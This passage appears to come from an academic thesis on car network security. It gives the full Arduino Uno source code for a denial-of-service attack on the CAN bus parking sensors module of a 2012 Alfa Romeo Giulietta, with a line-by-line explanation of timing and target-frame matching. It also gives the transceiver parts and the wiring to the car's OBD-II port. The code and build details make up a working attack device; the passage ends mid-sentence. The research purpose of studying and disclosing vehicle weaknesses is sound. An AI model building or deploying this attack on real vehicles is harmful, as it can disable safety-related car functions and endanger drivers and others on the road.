



Figure 5.10: The Microchip MCP2551 E/P.

Table 5.4: Microchip MCP2551 E/P Technical Specifications [50].

| Description | Min Value | Max Value |
|---|---|---|
| Operating Voltage Range | 4.5 V | 5.5 V |
| Operating Ambient Temperature Range | -40 °C | 125 °C |
| DC Voltage on CANH and CANL | -40 V | 40 V |
| Transient Voltage on CANH and CANL | -250 V | 250 V |
| Common Mode Bus Voltage | -12 V | 12 V |
| Recessive Output Bus Voltage | 2 V | 3 V |
| Recessive Differential Output Voltage | -500 mV | 50 mV |
| Differential Internal Resistance | 20 kohm | 100 kohm |
| Common Mode Input Resistance | 5 kohm | 50 kohm |
| Differential Dominant Output Voltage | 1.5 V | 3 V |
| Dominant Output Voltage (CANH) | 2.75 V | 4.50 V |
| Dominant Output Voltage (CANL) | 0.50 V | 2.25 V |
| Permanent Dominant Detection (Driver) | 1.25 ms | - |

#### 5.4.2.2 Microchip MCP2551 E/P

The Microchip MCP2551 (Fig. 5.10) is one of the most common 5 V compatible CAN transceivers currently accessible. It features a slope control input, supports 1 Mb/s operation, implements ISO 11898-2 standard physical layer requirements, it is suitable for 12 V and 24 V systems, has permanent dominant level detection leading to output drivers cutoff capabilities and high noise immunity due to differential bus implementation. The purchased version is the 8-lead plastic dual in-line 300 mil body with extended temperature range support. Full technical specifications are reported in Table 5.4. The device block diagram is shown in Figure 5.11. The expense was less than $2.

#### 5.4.2.3 SAE J1962 Male Connector

The SAE J1962 male connector (Fig. 5.12) is the physical connection peripheral mandated by the SAE J1962 standard [67], which determines the requirements all on-board diagnostic connectors and ports inside cars must abide in order to satisfy U.S. regulations. It features the classic trapezoidal shape comprising 16 male pins, 8 in the lower row and 8 in the upper row. Total expense was around $3.





Figure 5.11: Microchip MCP2551 block diagram [51].

Figure 5.12: The SAE J1962 Male Connector.

## 5.4.3 Implementation

### 5.4.3.1 Uno Complete Source Code

The Arduino Uno Rev 3 complete source code of the attack is reported in Listing 5.5. The commented lines refer to the attack algorithm pseudocode instructions shown in section 4.5.

Listing 5.5: Arduino Uno Rev 3 complete source code.

```
1  /*
2   * DoS attack against the 2012 Alfa Romeo Giulietta
3   * parking sensors module (identifier 06314018) on
4   * CAN B operating at 29 bit / 50 kbps.
5   */
6
7  byte CANBuffer1 = 0;
8  unsigned long CANBuffer2 = 0;
9
10 void setup() {
11   noInterrupts();
12
13   // TXD <- Recessive
14   pinMode(2, INPUT_PULLUP);
15   pinMode(4, OUTPUT);
16   digitalWrite(4, 1);
17
18   // CAN Buffer <- 111...1
19   CANBuffer1 = 255;
20   CANBuffer2 = 4294967295;
21
22   // Set timer to expire every CAN bit time seconds
23   TIMSK2 = 0;
24   TCCR2A = 0;
25   TCCR2B = 0;
26   OCR2A = 39;
27   bitSet(TCCR2A, WGM21);
28   TCNT2 = 38;
29   bitSet(TIFR2, OCF2A);
30   bitSet(TIMSK2, OCIE2A);
31
```

```
32   // Enable RXD Falling Edge ISR
33   EIMSK = 0;
34   EICRA = 0;
35   bitSet(EICRA, ISC01);
36   bitSet(EIFR, INTF0);
37   bitSet(EIMSK, INT0);
38
39   interrupts();
40 }
41
42 void loop() {
43 }
44
45 ISR(INT0_vect) {
46   EIMSK = 0; // Disable RXD Falling Edge ISR
47   bitSet(TCCR2B, CS21); // Enable Timer Expiration ISR
48 }
49
50 ISR(TIMER2_COMPA_vect) {
51   if (CANBuffer1 == 254 && CANBuffer2 == 832209432){
52     delayMicroseconds(36); // Wait until first
          recessive bit
53     bitClear(PORTD,4); // TXD <- Dominant
54     delayMicroseconds(24); // Wait CAN bit time
          seconds
55     bitSet(PORTD,4); // TXD <- Recessive
56
57     // Disable Timer Expiration ISR
58     TCCR2B = 0;
59     TCNT2 = 38;
60     bitSet(TIFR2, OCF2A);
61
62     // CAN Buffer <- 111...1
63     CANBuffer1 = 255;
64     CANBuffer2 = 4294967295;
65
66     // Enable RXD Falling Edge ISR
67     bitSet(EIFR, INTF0);
68     bitSet(EIMSK, INT0);
```

```
69    } else {
70      // CAN Buffer <- (CAN Buffer || RXD) << 1
71      CANBuffer1 = CANBuffer1 << 1;
72      CANBuffer1 = CANBuffer1 | bitRead(CANBuffer2, 31);
73      CANBuffer2 = CANBuffer2 << 1;
74      CANBuffer2 = CANBuffer2 | bitRead(PIND, 2);
75    }
76  }
```

With respect to the the proposed attack algorithm, the following changes have been applied:

- CAN Buffer is split into two variables (CANBuffer1 and CANBuffer2) due to size requirements reasons;
- In timer expiration ISR, timer expiration ISR disabling is performed after dominant bit writing in order to simplify wait times tuning, as the Uno is anyway unable to execute more than one interrupt at once;
- In timer expiration ISR, slightly increased overwriting time in order to compensate for possible Arduino interrupts timing drifts.

A reader with preceding experience on Arduino programming may notice that the standard Arduino API reported in the official language reference homepage [13], for instance mandating a digital pin read by calling the function «digitalRead(pin)» or an interrupt attachment by calling the function «attachInterrupt(digitalPinToInterrupt(pin), ISR, mode)», hasn't totally been followed. That was due to the too high overheads caused by using the Arduino standard API with respect to direct registers manipulation or low level Atmel ATmega328P API calling [14, 37] which would have caused impossibility for the Arduino to satisfy the attack service time requirement. As a result, Arduino programming was mainly performed according to the official ATmega328P documentation [16], to the detriment of code portability among different Arduino platforms.

#### 5.4.3.2 Uno Source Code Analysis

The Arduino Uno Rev 3 was programmed to listen from the start of the target frame (plus six preceding recessive bits to avoid ambiguities) till the end of the identifier field and, in case of a match, overwrite the nearest recessive bit with a dominant bit.

In order to achieve this, as reported in the attack minimum technical requirements (section 4.4), the device would make use of two interrupts:

**INT0_vect:** external interrupt request 0, triggered on a previously set specific logical change of pin 2 state (as shown in the Arduino pinout, Figure 5.9). This interrupt will execute the RXD falling edge ISR algorithm;

**TIMER2_COMPA_vect:** timer/counter2 compare match A, triggered on match of the timer 2 output compare register A. This interrupt will execute the timer expiration ISR algorithm.

In particular, the Uno incorporates two specifically devoted pins for external interrupt requests on pins states logical changes (pin 2 and 3) and three timers (timer0, timer1 and timer2). In both cases, the first available interrupt according to the Uno priority order list [37] was chosen, in order to avoid as much as possible interrupts execution start delays, as the Uno is capable of executing only one interrupt at once (other interrupts are queued).

Consequently, the RXD pin outgoing from the CAN transceiver was connected to pin 2 of the Arduino. As for the TXD pin, it was attached to the first available pin, namely pin 4 (pin 0 and 1 are employed by the Arduino IDE for USB communications and flashing, pin 3 was used for code testing purposes).

The code can logically be divided into five sections:

**Variable declaration:** declaration of all variables used along the code;

**void setup():** function which is called only once, after each powerup or reset of the Arduino board. Its operation matches the Setup algorithm. Its goal is to initialize the variables, pin modes and registers (and consequently the interrupt service routines) in order to correctly setup the Arduino for the attack code execution;

**void loop():** function which is consecutively and indefinitely executed, typically to actively control the Arduino board. In the attack source code, such function is empty as the core of the algorithm is distributed among the setup function and the two on demand called interrupt service routines;

**ISR(INT0_vect):** interrupt service routine, whose behavior matches the RXD falling edge ISR algorithm, invoked on external interrupt request 0

trigger. In the attack source code, the purpose of this function is to solely synchronize the Arduino with the CAN signal. Thus, the only operations performed in the ISR are the disabling of the external interrupt request 0 and the enabling of the timer/counter2 compare match A interrupt;

**ISR(TIMER2_COMPA_vect):** interrupt service routine, whose behavior matches the timer expiration ISR algorithm, invoked on timer/counter2 compare match A interrupt trigger. In the attack source code, this function contains the core of the attack algorithm: If the CAN Buffer matches the target portion of the frame to be DoSed, it executes the attack payload, disables the timer/counter2 compare match A interrupt, resets the CAN Buffer and re-enables the external interrupt request 0; otherwise, it samples the CAN signal by adding the current level perceived on the bus into the CAN Buffer.

Following, an analysis of each line of code is reported:

- **byte CANBuffer1 = 0; unsigned long CANBuffer2 = 0;** Declaration and initialization of CAN Buffer. As later explained, a minimum of 40 bits was necessary to univocally identify the start of a data frame with the target ID. As the Arduino maximum variable size is 32 bits (unsigned long), another variable was required (byte). Both initialized to zero to avoid any non deterministic initialization value;
- **noInterrupts();** Globally disables all Arduino interrupts, to avoid any interrupts being triggered while the setup is in execution;
- **pinMode(2, INPUT_PULLUP);** Configures pin 2 (connected to the MCP2551 RXD pin) as an input pin and logically activates the ATmega internal pull-up resistors in order to diminish hardware noise;
- **pinMode(4, OUTPUT);** Configures pin 4 (connected to the MCP2551 TXD pin) as an output pin;
- **digitalWrite(4, 1);** Sets pin 4 output value to recessive, i.e. CAN idle state;
- **CANBuffer1 = 255; CANBuffer2 = 4294967295;** Resets CAN Buffer to an array of 1s (decimal 255 is binary 11111111 and decimal 4294967295 is binary 111...1 (32x1)). The reason behind writing an array

Table 5.5: TIMSK2 - Timer/Counter2 Interrupt Mask Register Structure.

| **Bit 7** | **Bit 6** | **Bit 5** | **Bit 4** | **Bit 3** | **Bit 2** | **Bit 1** | **Bit 0** |
|---|---|---|---|---|---|---|---|
| - | - | - | - | - | OCIE2B | OCIE2A | TOIE2 |

of 1s into the CAN Buffer is due to the fact that CAN hard synchronization, as described in 2.5.5, is performed on recessive to dominant edge after a bus idle condition (which, as a reminder, is an indefinitely long sequence of recessive bits, thus 1s). That's the purpose of the external interrupt request 0, which subsequently activates the timer/counter2 compare match A responsible for sampling the CAN signal and, if necessary, execute the attack payload. As a consequence, the Arduino will start sampling the CAN signal after a bus idle condition has been perceived, and thus, in order to represent the previous bus idle condition, the CAN Buffer is filled with 1s;

- **TIMSK2 = 0;** Resets Timer/Counter2 Interrupt Mask Register. Its structure is reported in Table 5.5. In particular, this register includes the OCIE2A bit, which is the Timer/Counter2 Output Compare Match A Interrupt Enable bit. When the OCIE2A bit is set to 1 and interrupts are globally enabled, the timer/counter2 compare match A interrupt is enabled. By writing the value 0 to the register, the OCIE2A bit is set to 0 and the timer/counter2 compare match A interrupt is disabled. Other bits coverage is beyond the scope of the algorithm comprehension;

- **TCCR2A = 0;** Resets Timer/Counter2 Control Register A. Its structure is reported in Table 5.6. In particular, this register includes the WGM21 bit, which is the Timer/Counter2 Waveform Generation Mode 1 bit. When the WGM21 bit is set to 1 and all other WGM2x bits are set to 0, the timer/counter2 is set in clear timer on compare match mode of operation. The purpose of writing the value 0 to the register is to reset any preceding setting of the timer/counter2. Other bits coverage is beyond the scope of the algorithm comprehension;

- **TCCR2B = 0;** Resets Timer/Counter2 Control Register B. Its structure is reported in Table 5.7. In particular, this register includes the CS21 bit, which is the Timer/Counter2 Clock Select 1 bit. When the

Table 5.6: TCCR2A - Timer/Counter2 Control Register A Structure.

| **Bit 7** | **Bit 6** | **Bit 5** | **Bit 4** | **Bit 3** | **Bit 2** | **Bit 1** | **Bit 0** |
|---|---|---|---|---|---|---|---|
| COM2A1 | COM2A0 | COM2B1 | COM2B0 | - | - | WGM21 | WGM20 |

Table 5.7: TCCR2B - Timer/Counter2 Control Register B Structure.

| **Bit 7** | **Bit 6** | **Bit 5** | **Bit 4** | **Bit 3** | **Bit 2** | **Bit 1** | **Bit 0** |
|---|---|---|---|---|---|---|---|
| FOC2A | FOC2B | - | - | WGM22 | CS22 | CS21 | CS20 |

CS21 bit is set to 1 and all other CS2x bits are set to 0, the timer/-counter2 starts running and its clock frequency is 1/8 of the Arduino clock frequency (i.e. 2 MHz, 500 ns per clock cycle). The purpose of writing the value 0 to the register is to stop the timer/counter2 and reset any preceding setting. Other bits coverage is beyond the scope of the algorithm comprehension;

- **OCR2A = 39;** Sets the Output Compare Register A to 39. The Output Compare Register A contains an 8 bit value that is continuously compared with the TCNT2 value (later explained). Should there be a match, the timer/counter2 compare match A interrupt will be triggered at the next clock cycle. Since the CAN bus bit time is 20 us and the timer/counter2 clock cycle time is 500 ns, in the CAN bus bit time there are exactly 40 clock cycles. As the interrupt is generated at the +1 clock cycle, the correct target value which would make the timer/counter2 expire every CAN bit time seconds is 39;
- **bitSet(TCCR2A, WGM21);** Sets the WGM21 bit of the TCCR2A register to 1. The timer/counter2 is now correctly set in clear timer on compare match mode of operation;
- **TCNT2 = 38;** Sets the Timer/Counter2 Register to 38. The Timer/-Counter2 Register gives direct access, both for read and write operations, to the Timer/Counter2 unit 8 bit internal counter. A TCNT2 value of 38, with an OCR2A value of 39, allows for the shortest possible time between the first CAN bus falling edge and the execution of the first timer expiration ISR after CAN synchronization;

Table 5.8: TIFR2 - Timer/Counter2 Interrupt Flag Register Structure.

| **Bit 7** | **Bit 6** | **Bit 5** | **Bit 4** | **Bit 3** | **Bit 2** | **Bit 1** | **Bit 0** |
|---|---|---|---|---|---|---|---|
| - | - | - | - | - | OCF2B | OCF2A | TOV2 |

Table 5.9: EIMSK - External Interrupt Mask Register Structure.

| **Bit 7** | **Bit 6** | **Bit 5** | **Bit 4** | **Bit 3** | **Bit 2** | **Bit 1** | **Bit 0** |
|---|---|---|---|---|---|---|---|
| - | - | - | - | - | - | INT1 | INT0 |

- **bitSet(TIFR2, OCF2A);** Resets the Output Compare Flag 2 A bit of the Timer/Counter2 Interrupt Flag Register. The register structure is reported in Table 5.8. The OCF2A bit is set when a compare match occurs between the timer/counter2 and the data in OCR2A. When interrupts are globally enabled, OCIE2A is set to 1 and OCF2A is set to 1, the timer/counter2 compare match A ISR is executed. By writing a logic 1 to the flag, the OCF2A bit is cleared. Other bits coverage is beyond the scope of the algorithm comprehension;

- **bitSet(TIMSK2, OCIE2A);** Sets the OCIE2A bit of the TIMSK2 register to 1. The timer/counter2 compare match A interrupt is now enabled;

- **EIMSK = 0;** Resets External Interrupt Mask Register. Its structure is reported in Table 5.9. In particular, this register includes the INT0 bit, which is the External Interrupt Request 0 Enable bit. When the INT0 bit is set to 1 and interrupts are globally enabled, the external interrupt request 0 is enabled. By writing the value 0 to the register, the INT0 bit is set to 0 and the external interrupt request 0 is disabled. The other bit coverage is beyond the scope of the algorithm comprehension;

- **EICRA = 0;** Resets External Interrupt Control Register A. Its structure is reported in Table 5.10. In particular, this register includes the ISC01 bit, which is the Interrupt Sense Control 0 Bit 1. When the ISC01 bit is set to 1, the external interrupt request 0 is triggered when a falling edge occurs on pin 2. The purpose of writing the value 0 to the register is to reset any preceding setting of the external interrupt request 0. Other bits coverage is beyond the scope of the algorithm comprehension;

Table 5.10: EICRA - External Interrupt Control Register A Structure.

| Bit 7 | Bit 6 | Bit 5 | Bit 4 | Bit 3 | Bit 2 | Bit 1 | Bit 0 |
|---|---|---|---|---|---|---|---|
| - | - | - | - | ISC11 | ISC10 | ISC01 | ISC00 |

Table 5.11: EIFR - External Interrupt Flag Register Structure.

| Bit 7 | Bit 6 | Bit 5 | Bit 4 | Bit 3 | Bit 2 | Bit 1 | Bit 0 |
|---|---|---|---|---|---|---|---|
| - | - | - | - | - | - | INTF1 | INTF0 |

- **bitSet(EICRA, ISC01);** Sets the ISC01 bit of the EICRA register to 1. The external interrupt request 0 is now triggered when a falling edge occurs on pin 2;
- **bitSet(EIFR, INTF0);** Resets the External Interrupt Flag 0 bit of the External Interrupt Flag Register. The register structure is reported in Table 5.11. The INTF0 bit is set when an edge or logic change (depending on the previously commented EICRA setup) on pin 2 triggers an interrupt request. When interrupts are globally enabled, INT0 is set to 1 and INTF0 is set to 1, the external interrupt request 0 ISR is executed. By writing a logic 1 to the flag, the INTF0 bit is cleared. The other bit coverage is beyond the scope of the algorithm comprehension;
- **bitSet(EIMSK, INT0);** Sets the INT0 bit of the EIMSK register to 1. The external interrupt request 0 is now enabled;
- **interrupts()**; Globally enables all Arduino interrupts;
- **EIMSK = 0;** Already commented. See above. The external interrupt request 0 is now disabled;
- **bitSet(TCCR2B, CS21);** Sets the CS21 bit of the TCCR2B register to 1. The timer/counter2 has now started running with a clock cycle time of 500 ns;
- **if (CANBuffer1 == 254 && CANBuffer2 == 832209432) {** The purpose of this instruction is to compare the values included into the CAN Buffer with the target value. Should the CAN Buffer match the target value, this would mean that the target portion of the frame to

be DoSed has been transmitted on the CAN bus and, thus, the attack payload should now be executed. Otherwise, the target portion of the frame to be DoSed hasn't been sent yet; consequently, it continues with the CAN bus signal sampling. The reason behind the two values 254 and 832209432 follows. The decimal 254 is the 8 bit binary 11111110. The decimal 832209432 is the 32 bit binary 00110001100110101000001 000011000. Concatenating these two values, the 40 bit binary 111111 1000110001100110101000001000011000 is obtained. From left to right (see section 2.5.2.1 for data frame format bits): 1111111 is the last part of 1) the preceding data frame end of frame or 2) the preceding remote frame end of frame or 3) the error delimiter of an error frame or 4) the overload delimiter of an overload frame, plus the minimum interframe spacing of 3 recessive bits; 0 is the start of frame of the target data frame, always dominant; 00110001100 is the base ID of the target frame of the attack, whose ID, as a reminder, is 0x06314018; 1 is the substitute remote request bit, always recessive; 1 is the identifier extension bit, which must be recessive in all data frames of 29 bit ID CANs; 01010000 01000011000 is the extended ID of the target frame of the attack plus 1 stuff bit. Thus, the target value is the first part of a data frame whose ID is 0x06314018, preceded by 7 recessive bits to avoid any possible false positives;

- **delayMicroseconds(36);** Pauses the execution of the algorithm for the number of microseconds declared by the parameter. The reason behind the 36 microseconds is due to the fact that the first recessive bit, after the target portion of the frame to be DoSed has been observed, is expected after 2 dominant bits, namely the remote transmission request bit and the r1 bit, and is the stuff bit automatically inserted due to the previously sent five 0s. After 2 dominant bits means after 2 CAN bus bit time seconds, hence 40 microseconds. 4 microseconds are subtracted from that number to account for the execution time of the ISR call and IF condition check;

- **bitClear(PORTD,4);** Sets the PORTD4 bit of the PORTD register to 0. Its structure is reported in Table 5.12. In particular, the PORTD4 bit controls the digital value to which pin 4 (thus, the TXD pin), configured as an output pin, is driven. When the PORTD4 bit is set to 0, the pin 4 output value is set to 0. Thus, the attacking node is now writing

Table 5.12: PORTD - Port D Data Register Structure.

| **Bit 7** | **Bit 6** | **Bit 5** | **Bit 4** | **Bit 3** | **Bit 2** | **Bit 1** | **Bit 0** |
|---|---|---|---|---|---|---|---|
| PORTD7 | PORTD6 | PORTD5 | PORTD4 | PORTD3 | PORTD2 | PORTD1 | PORTD0 |

a dominant bit on the bus and actually performing the attack. The instruction is equivalent to a digitalWrite(4, 0), but much faster [14]. Other bits coverage is beyond the scope of the algorithm comprehension;

- **delayMicroseconds(24);** Pauses the execution of the algorithm for 24 microseconds. The reason behind the 24 microseconds is to wait 1 CAN bus bit time seconds, thus 20 microseconds. The additional 4 microseconds have been accounted to compensate for possible Arduino interrupts timing drifts;
- **bitSet(PORTD,4);** Sets the PORTD4 bit of the PORTD register to 1. The pin 4 output value is now back to recessive, which means that the Uno has finished overwriting the recessive bit of the frame to be DoSed;
- **TCCR2B = 0;** Already commented, see above. The timer/counter2 has now been stopped;
- **TCNT2 = 38;** Already commented, see above. The Timer/Counter2 Register has been reset to 38, to setup the timer/counter2 for the possible next attack;
- **bitSet(TIFR2, OCF2A);** Already commented, see above. The OCF2A bit, which has meanwhile been set, due to the time spent waiting for the first recessive bit plus time spent overwriting, is cleared to avoid any later wrongly timed execution of the timer/counter2 compare match A ISR;
- **CANBuffer1 = 255; CANBuffer2 = 4294967295;** Already commented, see above. CAN Buffer has now been reset for the possible next attack;
- **bitSet(EIFR, INTF0);** Already commented, see above. The INTF0 bit, which has meanwhile been set due to other pin 2 falling edges, is cleared to avoid any later wrongly timed execution of the external interrupt request 0 ISR;

Table 5.13: PIND - Port D Input Pins Address Register Structure.

| Bit 7 | Bit 6 | Bit 5 | Bit 4 | Bit 3 | Bit 2 | Bit 1 | Bit 0 |
|---|---|---|---|---|---|---|---|
| PIND7 | PIND6 | PIND5 | PIND4 | PIND3 | PIND2 | PIND1 | PIND0 |

- **bitSet(EIMSK, INT0);** Already commented, see above. The external interrupt request 0 is now enabled;
- **CANBuffer1 = CANBuffer1 << 1;** Shifts CANBuffer1 on the left by 1 bit, to accommodate space for the leftmost bit of CANBuffer2;
- **CANBuffer1 = CANBuffer1 | bitRead(CANBuffer2, 31);** Copies the leftmost bit of CANBuffer2 into the rightmost bit position of CANBuffer1, freed in the previous instruction;
- **CANBuffer2 = CANBuffer2 << 1;** Shifts CANBuffer2 on the left by 1 bit, to accommodate space for the new sampled value of the CAN signal;
- **CANBuffer2 = CANBuffer2 | bitRead(PIND, 2);** Copies the PIND2 bit of the PIND register into the rightmost bit position of CANBuffer2, freed in the previous instruction. The structure or the PIND register is reported in Table 5.13. In particular, the PIND2 bit contains the digital value which pin 2 (thus, the RXD pin), configured as an input pin, perceives. Thus, in this line of code, the Uno is actually sampling the CAN bus signal and updating the CAN Buffer. The instruction is equivalent to a digitalRead(2), but much faster [14]. Other bits coverage is beyond the scope of the algorithm comprehension.

#### 5.4.3.3 Wires Soldering and Final Architecture

The attacking device final architecture is reported in Figure 5.13.
An inquiry over the pin connections depicted in the schema follows:

- **J1962 pin 1 -> MCP2551 E/P pin CANH:** this line connects the CANH signal incoming from the Giulietta (which, as reported in 5.3.1, is located on pin 1 of the OBD-II port) with the CANH pin of the MCP2551 E/P, necessary to drive the CANH electrical level;





Figure 5.13: Schematic of the crafted attacking device.

- **J1962 pin 9 -> MCP2551 E/P pin CANL:** this line connects the CANL signal incoming from the Giulietta (which is located on pin 9 of the OBD-II port) with the CANL pin of the MCP2551 E/P, necessary to drive the CANL electrical level;

- **J1962 pin 4, 5 -> MCP2551 E/P pin RS, VSS; Uno pin GND:** this line transmits the ground signal incoming from the Giulietta (which, as reported in 5.3.1, is located on pin 4 and 5 of the OBD-II port) to the RS and VSS pins of the MCP2551 E/P and the GND pin of the Uno. This connection is needed to have a common ground reference between the Giulietta CAN B connected nodes, the MCP2551 E/P and the Uno. Notably, the MCP2551 E/P has two ground connected pins: The VSS pin is the traditional ground supply pin, the RS pin is the slope resistor input, used to limit the CANH and CANL rise and fall times. The higher the current applied to the RS pin, the lower the slew rate (i.e. the voltage drop over time). In order to avoid any CAN signal speed problem which could lead to signal ambiguities, the RS pin has been connected with the ground signal, thus allowing for the maximum speed;

- **J1962 pin 16 -> Uno pin Vin:** this line transmits the direct current 12 V battery signal incoming from the Giulietta (which is located on pin 16 of the OBD-II port), in order to power up the Arduino;

- **MCP2551 E/P pin VREF:** this line transmits the MCP2551 E/P reference voltage output (defined as VDD/2), unnecessary for the attacking device correct operation;

- **MCP2551 E/P pin TXD -> Uno pin 4:** this line connects the TXD





Figure 5.14: The attacking device after wires soldering.

pin of the MCP2551 E/P with the pin 4 of the Uno, necessary for the Arduino attack algorithm to assert a dominant or a recessive bit on the Giulietta CAN bus;

- **MCP2551 E/P pin VDD -> Uno pin 5 V:** this line transmits the 5 V signal incoming from the Arduino to the VDD pin (i.e. the positive supply voltage pin) of the MCP2551 E/P, necessary to power up the MCP2551 E/P (which, differently from the Uno, only operates in a very restrictive voltage range, as described in Table 5.4, thus needing for an ad hoc 5 V power supply line);

- **MCP2551 E/P pin RXD -> Uno pin 2:** this line conveys the RXD pin of the MCP2551 E/P to the pin 2 of the Uno, necessary for the Arduino attack algorithm to sample the Giulietta CAN bus.

A real picture of the attacking device after soldering all the necessary wires for implementing the aforementioned architecture is reported in Figure 5.14.

The expense for the wires and the pins was less than $2.

In order for an attacker to connect the device to the car network, all she

